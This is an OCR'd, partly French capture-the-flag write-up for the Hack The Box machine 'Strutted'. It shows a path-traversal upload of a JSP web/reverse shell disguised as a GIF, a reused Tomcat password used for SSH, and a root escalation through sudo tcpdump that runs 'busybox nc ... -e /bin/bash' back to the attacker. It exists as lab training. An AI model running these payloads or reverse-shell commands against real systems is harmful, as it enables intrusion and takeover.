
```
../../shell.jsp
-----------------------------202887283613402667094039582024--
```



```
POST /upload.action HTTP/1.1
Host: strutted.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------202887283613402667094039582024
Content-Length: 3829
Origin: http://strutted.htb
Connection: keep-alive
Referer: http://strutted.htb/upload.action
Cookie: JSESSIONID=AB1E00A33FE50EE6065FD51767D020A3
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------202887283613402667094039582024
Content-Disposition: form-data; name="Upload"; filename="shll.jpg"
Content-Type: image/jpeg

GIF89a;
<%
    /*
     * Usage: This is a 2 way shell, one web shell and a reverse shell. First, it will
try to connect to a listener (atacker machine), with the IP and Port specified at the
end of the file.
     * If it cannot connect, an HTML will prompt and you can input commands (sh/cmd)
there and it will prompts the output in the HTML.
     * Note that this last functionality is slow, so the first one (reverse shell) is
recommended. Each time the button "send" is clicked, it will try to connect to the
reverse shell again (apart from executing
     * the command specified in the HTML form). This is to avoid to keep it simple.
     */
%>

<%@page import="java.lang.*"%>
<%@page import="java.io.*"%>
<%@page import="java.net.*"%>
<%@page import="java.util.*"%>
```


```
HTTP/1.1 200
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 01 Aug 2025 14:05:57 GMT
Content-Type: text/html;charset=UTF-8
Connection: keep-alive
Vary: Sec-Fetch-Dest,Sec-Fetch-Mode,Sec-Fetch-Site,Sec-Fetch-User
Content-Security-Policy-Report-Only: object-src 'none'; script-src
'nonce-Pbfcib3Us--LhVsKuLDGBTCM' 'strict-dynamic' http: https:; base-uri 'none';
Cross-Origin-Embedder-Policy-Report-Only: require-corp
Cross-Origin-Opener-Policy: same-origin
Content-Language: en-US
Content-Length: 6722



<!DOCTYPE html>
<html lang="en">
  <head>
    <title>
      Strutted™ - Upload Successful!
    </title>
    <meta charset="UTF-8"/>
    <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
    <link rel="stylesheet" href="
    https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css">

    <style>
      html,body{
        height:100%;
        margin:0;
        font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;
        background:#f5f5f5;
        color:#333;
      }
      .page-wrapper{
        display:flex;
        flex-direction:column;
        min-height:100vh;
      }
      .header{
```

Résultat



```
port opened on Socket[addr=/10.10.14.101,port=4444,localport=46362]
```

On a un web shell.



```
[Aug 01, 2025 - 15:25:44 ] HTB_retired /workspace →  nc -lnvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
id
Ncat: Connection from 10.10.11.59.
Ncat: Connection from 10.10.11.59:46362.
uid=998(tomcat) gid=998(tomcat) groups=998(tomcat)
```

On est sur la machine.

User.txt

james


cat tomcat-users.xml

```
<!--
  <user username="admin" password="<must-be-changed>" roles="manager-gui"/>
  <user username="robot" password="<must-be-changed>" roles="manager-script"/>
  <role rolename="manager-gui"/>
  <role rolename="admin-gui"/>
  <user username="admin" password="IT14d6SSP81k" roles="manager-gui,admin-gui"/>
--->
```

trying to ssh with this password


- IT14d6SSP81k

ssh *james@strutted.htb*




```
james@strutted:~$ ls
user.txt
james@strutted:~$ cat user.txt
4a61902b0684113482cd97d6837d9c12
james@strutted:~$
```


Root




```
james@strutted:~$ sudo -l
Matching Defaults entries for james on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User james may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/sbin/tcpdump
james@strutted:~$
```



```
james@strutted:~$ echo $'id\nbusybox nc 10.10.14.101 9001 -e /bin/bash' > pwn
chmod +x pwn
james@strutted:~$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z ./pwn -Z root
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
Maximum file limit reached: 1
1 packet captured
4 packets received by filter
0 packets dropped by kernel
james@strutted:~$ █
```



```
[Aug 01, 2025 - 16:29:10 ] HTB_retired /workspace ➜  nc -lnvp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.11.59.
Ncat: Connection from 10.10.11.59:59870.
id
uid=0(root) gid=0(root) groups=0(root)
l
ls
pwn
user.txt
cat /root/root.txt
683f8d3d9af526450f2a8fa21121f88b
```



Strutted has been Pwned!

Congratulations XoTourLif33, best of luck in capturing flags ahead!

#1773	01 Aug 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE